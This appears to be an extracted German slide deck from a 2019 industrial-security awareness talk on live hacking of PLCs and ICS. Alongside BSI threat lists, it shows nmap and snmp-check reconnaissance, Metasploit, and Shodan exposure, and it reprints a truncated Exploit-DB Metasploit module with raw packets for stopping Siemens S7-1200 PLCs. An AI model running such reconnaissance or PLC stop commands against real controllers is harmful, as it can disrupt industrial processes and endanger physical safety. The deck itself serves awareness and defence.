



Mittelstand 4.0
Kompetenzzentrum
Chemnitz

Betrieb 4.0
machen!

Mittelstand-
Digital 

Gefördert durch:



aufgrund eines Beschlusses
des Deutschen Bundestages

Industrie 4.0 – Live Hacking von Steuerungsanlagen

Mainz, 11.09.2019

Roland Hallau

tti Technologietransfer und Innovationsförderung Magdeburg GmbH




4.0 IT-Sicherheit

„Das ‚S‘ in IoT steht für Sicherheit!“
(unbekannt)



Industrielle Steuerungen


- Industrielle Steuerung = Industrial Control System ICS
- Überbegriff für industrielle Steuerungen
- ICS verarbeiten Informationen und steuern regelbasiert



4.0

Industrielle Steuerungen


Automatisierungspyramide



Industrielle Steuerungen

Human Machine Interface

- Mensch-Maschine-Schnittstelle
- Visualisiert den Prozess (Darstellung von Istwerten)
- Dient oft zur Eingabe von Sollwerten
- Panel-PC mit Touchscreen





Industrielle Steuerungen

Top 10 Bedrohungen nach Bundesamt für Sicherheit in der Informationstechnologie (BSI)

Nr.	Top 10 2016	Top 10 2014
1.	Social Engineering and Phishing	Infektion mit Schadsoftware über Internet und Intranet
2.	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware
3.	Infektion mit Schadsoftware über Internet und Intranet	Social Engineering
4.	Einbruch über Fernwartungszugänge	Menschliches Fehlverhalten und Sabotage
5.	Menschliches Fehlverhalten und Sabotage	Einbruch über Fernwartungszugänge
6.	(Internet)-verbundene Steuerungskomponenten	(Internet)-verbundene Steuerungskomponenten
7.	Technisches Fehlverhalten und höhere Gewalt	Technisches Fehlverhalten und höhere Gewalt
8.	Kompromittierung von Extranet und Cloud-Komponenten	Kompromittierung von Smartphone im Produktionsumfeld
9.	(D)DoS Angriffe	Kompromittierung von Extranet und Cloud-Komponenten
10.	Kompromittierung von Smartphone im Produktionsumfeld	(D)DoS Angriffe

Quelle: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/ /downloads/BSI-CS_005.pdf%3bisessionid=31D99F123864924D07605528E1B40837.2_cid369?_blob=publicationFile&v=4



Industrielle Steuerungen

Top 10 Bedrohungen nach BSI (2018 und 2019)

Nr.	Top 10 - 2019	Top 10 - 2018
1.	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware	Unberechtigte Nutzung von Fernwartungszugängen
2.	Infektion mit Schadsoftware über Internet und Intranet	Online-Angriff über Office-/Enterprise-Netze
3.	Menschliches Fehlverhalten und Sabotage	Angriff auf eingesetzte Standardkomponenten im ICS-Netz
4.	Kompromittierung von Extranet und Cloud-Komponenten	(D)DoS Angriffe
5.	Social Engineering and Phishing	Menschliches Fehlverhalten und Sabotage
6.	(D)DoS Angriffe	Einschleusen von Schadcode über Wechseldatenträger und externe Hardware
7.	Internet-verbundene Steuerkomponenten	Lesen und Schreiben von Nachrichten im ICS-Netz
8.	Einbruch in Fernwartungszugänge	Unberechtigter Zugriff auf Ressourcen
9.	Technisches Fehlverhalten und höhere Gewalt	Angriffe auf Netzwerkkomponenten
10.	Kompromittierung von Smartphones im Produktionsumfeld	Technisches Fehlverhalten und höhere Gewalt

Quelle 18.03.2019: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/ /downloads/BSI-CS_005.pdf%3bjsessionid=31D99F123864924D07605528E1B40837.2_cid369?_blob=publicationFile&v=4

4.0
4.0
4.0

Industrielle Steuerungen


Potenzielle Bedrohungsquellen

Innentäter Terroristen
Kriminelle
Spammer Angreifer
Bot-Netzwerke
Geheimdienste Spione
Phisher Schadsoftware



Industrielle Steuerungen

Vorgehen bei der internen Manipulation



Identifikation von Netzwerkkomponenten



System Kali Linux

- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge zum Test der Sicherheit in Computersystemen

Datensammlung von
Personen oder
Unternehmen

Ausspähen von
Netzwerken

Penetrationstests

Manipulationstools

Knacken und Testen
von Passwörtern

Entwickeln und Testen
von „Exploits“

- Achtung: ggf. rechtliche Konsequenzen bei Nutzung

4.00

Identifikation von Netzwerkkomponenten



Werkzeug NMAP

- Network Mapper
 - <https://nmap.org>
- Einsatzzweck
 - Netzwerkdiagnose
 - Netzwerkkomponenten finden und identifizieren
 - liefert Informationen zu Netzwerkkomponenten (z.B. Betriebssystem, Firmware, offene Ports)

```
root@pensrv: ~ - Befehlsfenster - Konsole
Sitzung Bearbeiten Ansicht Lesezeichen Einstellungen Hilfe
root@pensrv:~#
root@pensrv:~# nmap -T5 wikipedia.de

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-12 13:26 CET
Interesting ports on m20s26da.ispgateway.de (80.67.25.148):
Not shown: 1673 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
6000/tcp   closed X11
6001/tcp   closed X11:1
6002/tcp   closed X11:2
6003/tcp   closed X11:3
6004/tcp   closed X11:4
6005/tcp   closed X11:5
6006/tcp   closed X11:6
6007/tcp   closed X11:7
6008/tcp   closed X11:8
6009/tcp   closed X11:9
6017/tcp   closed xmail-ctrl
6050/tcp   closed arcserve
49400/tcp  closed compaqdiag
50000/tcp  closed iiimf
50002/tcp  closed iiimf
54320/tcp  closed bo2k
61439/tcp  closed netprowler-manager
61440/tcp  closed netprowler-manager2
61441/tcp  closed netprowler-sensor
65301/tcp  closed pcanypwhere

Nmap finished: 1 IP address (1 host up) scanned in 7.274 seconds
root@pensrv:~#
```

Identifikation von Netzwerkkomponenten

Werkzeug SNMP

- Simple Network Management Protocol
- Standard zur
 - Überwachung von Netzwerkkomponenten
 - Fernsteuerung und -konfiguration von Netzwerkkomponenten
 - Fehlererkennung und -benachrichtigung
- Schwächen bei der Sicherheit

```
root@kali:~# snmp-check -t 192.168.0.2
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.0.2
[*] Connected to 192.168.0.2
[*] Starting enumeration at 2016-07-27 09:12:37



[*] System information
-----
Description      : Siemens, SIMATIC S7, CPU-1200, 6ES7
Uptime system    : 0.00 seconds
Uptime SNMP daemon : 7 hours, 48:49.40
Motd             : -

[*] Network information
-----
```

4.0

Schwachstellensuche

Statistik



<https://scadahacker.com>

4.0

Schwachstellensuche

Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST

- <https://web.nvd.nist.gov/view/vuln/search>

CVE Details – MITRE

- <http://www.cvedetails.com>

Exploit-Database

- <https://www.exploit-db.com>

Datenbank für IT-Angriffsanalysen des Hasso-Plattner-Instituts

- <https://hpi-vdb.de/vulndb>

ICS-CERT ICS-Cyber Emergency Responce Team (NCCIC)

- <https://ics-cert.us-cert.gov>

4.00

Schwachstellensuche

Ergebnis der Recherche im Internet

- Exploit
 - Quelltext oder methodische Beschreibung zur Manipulation
- Zero-Day-Exploit (besondere Form)
 - Gegenmaßnahmen noch nicht verfügbar (update)

```
1 # Exploit Title: Simatic S7 1200 CPU command module
2 # Date: 15-12-2015
3 # Exploit Author: Nguyen Manh Hung
4 # Vendor Homepage: http://www.siemens.com/
5 # Tested on: Siemens Simatic S7-1214C
6 # CVE : None
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Auxiliary
10
11   include Msf::Exploit::Remote::Tcp
12   include Msf::Auxiliary::Scanner
13   def initialize(info = {})
14     super(update_info(info,
15       'Name'=> 'Simatic S7-1200 CPU START/STOP Module',
16       'Description' => %q{
17         Update 2015
18         The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
19       },
20       'Author' => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
21       'License' => MSF_LICENSE,
22       'References' =>
23         [
24           [ 'nil' ],
25         ],
26       'Version' => '$Revision$',
27       'DisclosureDate' => '11-2015'
28     ))
29
30     register_options(
31       [
32         Opt::RPORT(102),
33         OptInt.new('FUNC', [true, 'func', 1]),
34         OptString.new('MODE', [true, 'Mode select:
35         START -- start PLC
36         STOP -- stop PLC
37         SCAN -- PLC scanner', "SCAN"]),
38       ], self.class)
39   end
40   #####
41   def packet()
42     packets=[
43       #dua tren TIA portal thay cho hello plc
44       "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
45       "\x00\x06\x00\xc1\x02\x06\x00\xc2"+
46       "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
47       "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
48       "\xc0\x01\x0a",
49
50       #session debug
51       "\x03\x00\x00\xc0\x02\xf0\x80\x72"+
52       "\x01\x00\xb1\x31\x00\x00\x04\xca"+
53       "\x00\x00\x00\x02\x00\x00\x01\x20"+
54       "\x36\x00\x00\x01\x1d\x00\x04\x00"+
55       "\x00\x00\x00\x0a\x1\x00\x00\x00"+
56       "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
57       "\x00\x15\x16\x53\x65\x77\x76\x65"
```

4.00

Schwachstellensuche

„Analyse im Labor“

Wireshark - kostenloses Tool

- Netzwerkanalyse
- Aufzeichnung und Analyse des Datenverkehrs in einem Netzwerk



No.	Time	Source	Destination	Protocol	Length	Info
915	17.299867	10.1.1.111	10.1.1.24	ISyste...	886	RemoteCreateInstance request
916	17.307650	10.1.1.111	10.1.1.24	TCP	66	21265→135 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_F
917	17.308249	10.1.1.111	10.1.1.24	TCP	60	21265→135 [ACK] Seq=1 Ack=1 Win=132096 Len=0
918	17.308839	10.1.1.111	10.1.1.24	DCERPC	170	Bind: call_id: 2, Fragment: Single, 2 context items: IOXIDF
919	17.310528	10.1.1.111	10.1.1.24	IOXIDR...	78	ServerAlive2 request IOXIDResolver V0
920	17.312001	10.1.1.111	10.1.1.24	TCP	60	21265→135 [RST, ACK] Seq=141 Ack=217 Win=0 Len=0
921	17.312184	10.1.3.1	239.99.99.99	UDP	214	2000→2000 Len=172
922	17.332528	10.1.3.1	239.99.99.99	UDP	214	2000→2000 Len=172

> Frame 41: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
> Ethernet II, Src: CiscoInc_c6:80:98 (44:03:a7:c6:80:98), Dst: IPv4mcast_63:63:63 (01:00:5e:63:63:63)
> Internet Protocol Version 4, Src: 10.1.3.1, Dst: 239.99.99.99
> User Datagram Protocol, Src Port: 2000, Dst Port: 2000

```
0000  01 00 5e 63 63 63 44 03  a7 c6 80 98 08 00 45 b8  ..^cccD. ....E.
0010  00 c8 87 47 00 00 ff 11  d3 5c 0a 01 03 01 ef 63  ...G.... \.....c
0020  63 63 07 d0 07 d0 00 b4  00 00 80 00 87 47 f6 f5  cc.....G..
0030  0b 40 4e 21 0a 0d f7 ea  dc ce c5 c8 ca c9 d0 d2  .@N!.....
0040  cd cb cd d3 d6 d8 d9 db  e3 f0 71 6d 69 59 52 4f  .....qmIYRO
```


4.00
4.00
4.00

Manipulation

Werkzeug Metasploit




- Nutzung des Metasploit Framework
 - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
 - Pufferüberlauf
 - Eigenen Quelltext hochladen und ausführen
 - Software ausführen





Industrielle Steuerungen

Vom Office-Netz zur Produktion I




Industrielle Steuerungen

Vom Office-Netz zur Produktion II



- Datenaustausch mit Firewall
 - Fehlerhafte Konfiguration
 - Softwarefehler
 - Architekturfehler
- nicht dokumentierte Datenleitung





Industrielle Steuerungen

Verbindung mit dem Internet

- Einbindung von industriellen Steuerungen in das Internet stark zunehmend (Industrie/Wirtschaft 4.0)
- Systeme sichtbar für Suchmaschinen

Shodan

- <https://shodan.io>

Censys

- <https://censys.io>

Google

- <https://www.google.de>

4.0
4.0
4.0

Industrielle Steuerungen

